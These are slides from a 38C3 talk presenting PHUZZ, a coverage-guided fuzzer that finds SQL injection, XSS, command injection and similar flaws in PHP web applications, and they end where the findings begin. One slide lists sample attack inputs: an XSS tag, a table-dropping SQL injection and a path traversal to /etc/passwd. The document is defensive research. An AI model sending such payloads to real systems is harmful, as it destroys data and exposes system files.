

What the PHUZZ?!

Finding 0-days in Web Applications with Coverage-guided Fuzzing

38C3 - 27.12.2024

Sebastian Neef, Lorenz Kleissner & Jean-Pierre Seifert



Security in Telecommunications
TU Berlin, Germany

Who Is Your Story Teller?



Sebastian Neef

- @gehaxelt
- PhD Candidate @ TU Berlin
- IT-Sec Freelancer
- CTFs with ENOFLAG, BugBounties, ...

¹ Couldn't find the 37C3 wristband :-)



- 1st C3-event 10 years ago: 31C3

Let me tell you a story about "PHUZZ"



"PHUZZ"



What was the
motivation?

What is
fuzzing?

How does
it work?

What 0-days
did we find?

What's left
to be done?

Your questions
and my answers :)



Chapter 1: Introduction

What was the motivation for this work?



Vulnerability Discovery

- Discover XSS, SQLi, RCE, ...
- Report vulnerabilities
- Improve web's security
- → CVEs / Bugbounties

What was the motivation for this work?



Vulnerability Discovery

- Discover XSS, SQLi, RCE, ...
- Report vulnerabilities
- Improve web's security
- → CVEs / Bugbounties



Automation

- Manual testing and source-code reviews are fun, but time intensive
- Use automated ways?
- → Fuzzing

What was the motivation for this work?



Vulnerability Discovery

- Discover XSS, SQLi, RCE, ...
- Report vulnerabilities
- Improve web's security
- → CVEs / Bugbounties



Automation

- Manual testing and source-code reviews are fun, but time intensive
- Use automated ways?
- → Fuzzing



Research

- Little research on web application fuzzing
- Let's apply methods from one research domain to another
- → Academic publication



Chapter 2: Background


What is (coverage-guided) fuzzing?

The term "fuzz testing" was coined in 1988 and it started as "a simple technique for feeding random input to applications"²

²<https://pages.cs.wisc.edu/~bart/fuzz/>, accessed: 2024-12-15


What is (coverage-guided) fuzzing?

The term "fuzz testing" was coined in 1988 and it started as "a simple technique for feeding random input to applications"²




²<https://pages.cs.wisc.edu/~bart/fuzz/>, accessed: 2024-12-15

What is (coverage-guided) fuzzing?




Fuzzing research & projects



→ Lots of projects and research activity!

²<https://scholar.google.com/>, accessed 2024-12-15



→ Lots of projects and research activity!

AFL & AFL++³

- AFL by lcamtuf⁴
- AFL++ is a community-driven fork with additional features and improvements

OSSFuzz⁵

- Started by Google in 2016
- Fuzzes open source software
- Has found 10k vulns and 36k bugs across 1k projects

...

- Many more projects...

`sandsifter`

: the x86 processor fuzzer

Overview

The sandsifter audits x86 processors for hidden instructions and hardware bugs, by systematically⁶


²<https://scholar.google.com/>, accessed 2024-12-15

³<https://github.com/AFLplusplus/AFLplusplus>, accessed: 2024-12-15

⁴<https://lcamtuf.coredump.cx/aflprojects/>, accessed: 2024-12-15

⁵<https://google.github.io/oss-fuzz/>, accessed: 2024-12-15


⁶<https://github.com/xoreaxeaxeax/sandsifter>



→ Lots of projects and research activity!

⇒ Strong focus on *binary* applications and *memory corruption* vulnerabilities.

²<https://scholar.google.com/>, accessed 2024-12-15




→ Lots of projects and research activity!


But what (is different) about web applications & web vulnerabilities?

²<https://scholar.google.com/>, accessed 2024-12-15

Traditional web application fuzzing




Traditional web application fuzzing



*OWASP: "Fuzz testing or Fuzzing is a Black Box software testing technique, which basically consists in finding implementation bugs using malformed/semi-malformed data injection in an automated fashion."*³

³<https://owasp.org/www-community/Fuzzing>, accessed: 2024-12-15

Traditional web application fuzzing



*OWASP: "Fuzz testing or Fuzzing is a Black Box software testing technique, which basically consists in finding implementation bugs using malformed/semi-malformed data injection in an automated fashion."*³

- Many vulnerability scanners use predefined sets of payloads and heuristics
 - ▷ Fuzz input transmitted via HTTP through a web server to the web application
 - ▷ Limited feedback about triggered vulnerabilities


³<https://owasp.org/www-community/Fuzzing>, accessed: 2024-12-15

Can we apply coverage-guided fuzzing to web applications?

Can we apply coverage-guided fuzzing to web applications?

There are several challenges!

Challenge (1/4): Endpoint & parameter collection




1 Endpoint & parameter collection

- ▷ How to know what endpoints to fuzz?


Challenge (2/4): Input mutation

email=bobby&name=<h1>XSS</h1>&pass=foobar
email=bobby&pass=foobar
email=bobby'); DROP TABLE users -- &pass=foobar
view=../../etc/passwd



- 1 Endpoint & parameter collection
- 2 Input mutation
 - ▷ How to mutate the input so it reaches the application?
 - ▷ How to trigger vulnerabilities?


Challenge (3/4): Instrumentation & coverage collection



- 1 Endpoint & parameter collection
- 2 Input mutation
- 3 Instrumentation & coverage collection
 - ▷ How to instrument the application?
 - ▷ How to collect coverage information?

Challenge (4/4): Vulnerability detection

XSS, SQLi, RCE, ...



- 1 Endpoint & parameter collection
- 2 Input mutation
- 3 Instrumentation & coverage collection
- 4 Vulnerability detection
 - ▷ How to detect vulnerabilities?

Related work on coverage-guided web application fuzzing

Publication	"webFuzz"	"CeFuzz"	"Witcher"	"Atropos"
	van Rooij et al., 2021	Zhao et al., 2022	Trickel et al., 2023	Güler et al., 2024
Vuln.	Cross-site Scripting	Command Injection	SQL & command inj.	Server-side: SQLi, RCE, SSRF, File Inclusion, [...]
Instrument.	Modifies target's source code	Modifies target's source code & HTTP responses	Modified (custom) PHP interpreter & external components	Modified (custom) PHP interpreter

Related work on coverage-guided web application fuzzing

Publication	"webFuzz"	"CeFuzz"	"Witcher"	"Atropos"
	van Rooij et al., 2021	Zhao et al., 2022	Trickel et al., 2023	Güler et al., 2024
Vuln.	Cross-site Scripting	Command Injection	SQL & command inj.	Server-side: SQLi, RCE, SSRF, File Inclusion, [...]
Instrument.	Modifies target's source code	Modifies target's source code & HTTP responses	Modified (custom) PHP interpreter & external components	Modified (custom) PHP interpreter

Ideas for improvements


- Instrumentation without code changes
- Framework for multiple (common) vulnerability classes
- Alternative endpoint collection




Chapter 3: PHUZZ

PHUZZ: Coverage-guided fuzzer for PHP web applications

PHUZZ is modular, dockerized & open-source




Additional browser-based endpoint collection approach




PHUZZ: Coverage-guided fuzzer for PHP web applications

Supports 7 vuln. classes: SQLi, RCE, XXE, path traversal, insecure deserialization, open redirection & XSS




PHUZZ: Coverage-guided fuzzer for PHP web applications

"Transparent" instrumentation without code changes to
PHP interpreter or fuzzed application




Challenge 1: Endpoint & parameter collection



- Crawler-approach used by related work
 - ▷ Long run-times
 - ▷ Might get stuck or fail to fully explore the application

Challenge 1: Endpoint & parameter collection



- **Browser-based approach**

- 1 **User explores the to-be-fuzzed functionality**

Name

`sqli/?id=1&Submit=Submit&user_token=6f4df0debd2450b1a3feb84744be2c32`


`exec/`

`exec/`

`xss_r/`

`xss_r/?name=xss&user_token=bc687358c6e380eaae645ab28cc1f15d`

Challenge 1: Endpoint & parameter collection




- Browser-based approach

- 1 User explores the to-be-fuzzed functionality
- 2 User exports requests as a HAR file

```
1  "request": {  
2    "method": "GET",  
3    "url": "http://localhost:8080/vulnerabilities/sqli/?  
        id=1&Submit=Submit&user_token=6  
        f4df0debd2450b1a3feb84744be2c32",  
4    "httpVersion": "HTTP/1.1",  
5    "headers": [...],  
6    "queryString": [  
7      {"name": "id", "value": "1"},  
8      {"name": "Submit", "value": "Submit"},  
9      {"name": "user_token", "value": "6  
        f4df0debd2450b1a3feb84744be2c32"}  
10   ],  
11   "cookies": [],  
12   "headersSize": 837,  
13   "bodySize": 0  
14 },
```

Challenge 1: Endpoint & parameter collection




- Browser-based approach

- 1 User explores the to-be-fuzzed functionality
- 2 User exports requests as a HAR file
- 3 PHUZZ extracts endpoints from HAR file to generate fuzzer configs

```
1 "target": "http://web/vulnerabilities/sqli/",
2 "login": "dvwa_requests",
3 "methods": ["GET"],
4 "cookies": {
5   "data": [{"name": "security", "value": "low"}],
6   "fixed": [".*"],
7   "fuzz": [],
8   "login": ["PHPSESSID"],
9   "weight": 0.0
10 },
11 "query_params": {
12   "data": [
13     {"name": "id", "seeds": ["fuzz"]},
14     {"name": "Submit", "value": "Submit"}
15   ],
16   "fixed": ["Submit"],
17   "fuzz": [".*"],
18   "weight": 1.0
19 }
```

Challenge 2: Input mutation




- Correct HTTP request structure is required

- Generate valid HTTP request with a library

```
1 req = requests.Request(method=candidate.http_method,  
2                               url=urlparse.urlunparse(url_parts),  
3                               params=the_params,  
4                               cookies=the_cookies,  
5                               headers=the_headers)
```

- GET /vulnerabilities/sqli?id=fuzz&Submit=Submit HTTP/1.1
[...]
Cookie: security=low; PHPSESSID=[...]


Challenge 2: Input mutation



- Correct HTTP request structure is required
 - Generate valid HTTP request with a library
- Correct endpoint & parameter mapping is required
 - Keep parameters names and only mutate values

```
1 param_value = candidate.fuzz_params[param_type][param_name]
2 new_value = mutator.mutate(param_value)
3 fuzz_params = copy.deepcopy(candidate.fuzz_params)
4 fuzz_params[param_type][param_name] = new_value
```
 - Change value fuzz of parameter id

Challenge 2: Input mutation




- Correct HTTP request structure is required
 - Generate valid HTTP request with a library
- Correct endpoint & parameter mapping is required
 - Keep parameters names and only mutate values
- Random byte-wise and vulnerability trigger mutations

- Add / replace / modify single characters
- Insert triggers for XSS, path traversal, ...

```
1 class DefaultMutator(Mutator):
2     def __init__(self):
3         super(Mutator, self).__init__()
4         self.param_mutators = [
5             IterateCharParamMutator(),
6             AddCharParamMutator(),
7             SwapCharParamMutator(),
8             XSSPayloadParamMutator(),
9             PathTraversalPayloadParamMutator(),
```

- id=fuzz'&Submit=Submit

Challenge 3: Instrumentation & coverage collection




- PHUZZ uses three open-source PHP extensions for the instrumentation
 - ▷ UOPZ⁴: Intercept and hook function execution
 - ▷ pcov⁵: Provides code coverage collection
 - ▷ Xdebug⁶: Provides code coverage collection
- No code changes to PHP interpreter or target application

⁴<https://github.com/krakjoe/uopz>, accessed: 2024-12-15

⁵<https://github.com/krakjoe/pcov/>, accessed: 2024-12-15

⁶<https://xdebug.org/>, accessed: 2024-12-15


Challenge 3: Instrumentation & coverage collection



- PHUZZ uses three open-source PHP extensions for the instrumentation
- UOPZ' function hooking is a crucial part of our instrumentation approach

```
2 uopz_set_return("original_func", function($args) {  
3     try {  
4         $ret = original_func($args);  
5     } catch($e) { /* Exception handling */ }  
6     // Log function, args, errors and exceptions  
7     return $ret;  
8 }, true);
```

Challenge 3: Instrumentation & coverage collection




- PHUZZ uses three open-source PHP extensions for the instrumentation
- UOPZ' function hooking is a crucial part of our instrumentation approach

```
2 uopz_set_return("original_func", function($args) {  
3     try {  
4         $ret = original_func($args);  
5     } catch($e) { /* Exception handling */ }  
6     // Log function, args, errors and exceptions  
7     return $ret;  
8 }, true);
```

- Allows to modify return values, e.g. from authentication / authorization functions `is_logged_in()`, `is_admin()`, `check_csrf_nonce()`, ... → return true;

Challenge 3: Instrumentation & coverage collection




- PHUZZ uses three open-source PHP extensions for the instrumentation
- UOPZ' function hooking is a crucial part of our instrumentation approach

```
2 uopz_set_return("original_func", function($args) {  
3     try {  
4         $ret = original_func($args);  
5     } catch($e) { /* Exception handling */ }  
6     // Log function, args, errors and exceptions  
7     return $ret;  
8 }, true);
```

- Allows to modify return values, e.g. from authentication / authorization functions `is_logged_in()`, `is_admin()`, `check_csrf_nonce()`, ... → return true;
- Allows to catch (supressed) exceptions & errors from ≥ 60 risky functions `@mysqli_query($db, $input)` → You've got an error in your SQL syntax...

Challenge 3: Instrumentation & coverage collection




- PHUZZ uses three open-source PHP extensions for the instrumentation
- UOPZ' function hooking is a crucial part of our instrumentation approach

```
2 uopz_set_return("original_func", function($args) {
3     try {
4         $ret = original_func($args);
5     } catch($e) { /* Exception handling */ }
6     // Log function, args, errors and exceptions
7     return $ret;
8 }, true);
```

- Allows to modify return values, e.g. from authentication / authorization functions `is_logged_in()`, `is_admin()`, `check_csrf_nonce()`, ... → return true;
- Allows to catch (supressed) exceptions & errors from ≥ 60 risky functions `@mysqli_query($db, $input)` → You've got an error in your SQL syntax...
- Allows to obtain coverage in unhandled PHP error/exception situations by hooking and setting `set_exception_handler` and `set_error_handler`

Challenge 3: Instrumentation & coverage collection




- PHUZZ uses three open-source PHP extensions for the instrumentation
- UOPZ' function hooking is a crucial part of our instrumentation approach
- Xdebug or pcov for coverage collection for each incoming HTTP request

```
2 // __fuzzer_startcov.php
3 if(ini_get('pcov.enabled') == 1) {
4     \pcov\start(); ##PCOV
5 } else {
6     xdebug_start_code_coverage(XDEBUG_CC_BRANCH_CHECK); ## XDEBUG
7 }
8 // __fuzzer_stopcov.php
9 if(ini_get("pcov.enabled") == 1) {
10     $coverage = \pcov\collect(); ## PCOV
11     if($shutdown) { \pcov\stop(); }
12 } else {
13     $coverage = xdebug_get_code_coverage(); ## XDEBUG
14     if($shutdown) { xdebug_stop_code_coverage(); }
15 }
16 __fuzzer_file_put_contents($path, json_encode($coverage));
```

- PHP's `auto_prepend_file` and `auto_append_file` to initialize coverage collection
- Store coverage report on shared volume with provided UUID

Challenge 4: Vulnerability detection



- HTTP response and coverage report passed to VulnChecker modules

```
1 vulns = self.vulnchecker.vuln_check(candidate)
2 # [...]
3 class ParamBasedVulnChecker(DefaultVulnChecker):
4     def __init__(self, mysql_errors_folder=None, shell_errors_folder=None,
5                 self.vuln_checkers = [
6                     WebFuzzXSSVulnCheck(),
7                     ParamBasedSQLiVulnCheck(mysql_errors_folder),
8                     ParamBasedCommandInjectionVulnCheck(shell_errors_folder),
9                     ParamBasedUnserializeVulnCheck(unserialize_errors_folder),
10                    #ParamBasedPathTraversalVulnCheck(pathtraversal_errors_folder),
11                    WebPathBasedPathTraversalVulnCheck(pathtraversal_errors_folder)
12                    OpenRedirectVulnCheck(),
13                    ParamBasedXXEVulnCheck(xxe_errors_folder)
14                ]
```

- XSS⁴ and open redirection detected based on HTTP response
- Other vulnerabilities based on exceptions and errors captured by UOPZ

⁴based on webFuzz's method



Chapter 4: Findings

How well does PHUZZ perform in comparison to other vulnerability scanners?

- Web Apps: bWAPP, DVWA, XVWA, WackoPicko, WP-Plugins
- Scanners: BurpSuite, ZAP, Wapiti, Wfuzz

Experiment 1: Fuzzing for known vulnerabilities

How well does PHUZZ perform in comparison to other vulnerability scanners?

→ Web Apps: bWAPP, DVWA, XVWA, WackoPicko, WP-Plugins

→ Scanners: BurpSuite, ZAP, Wapiti, Wfuzz

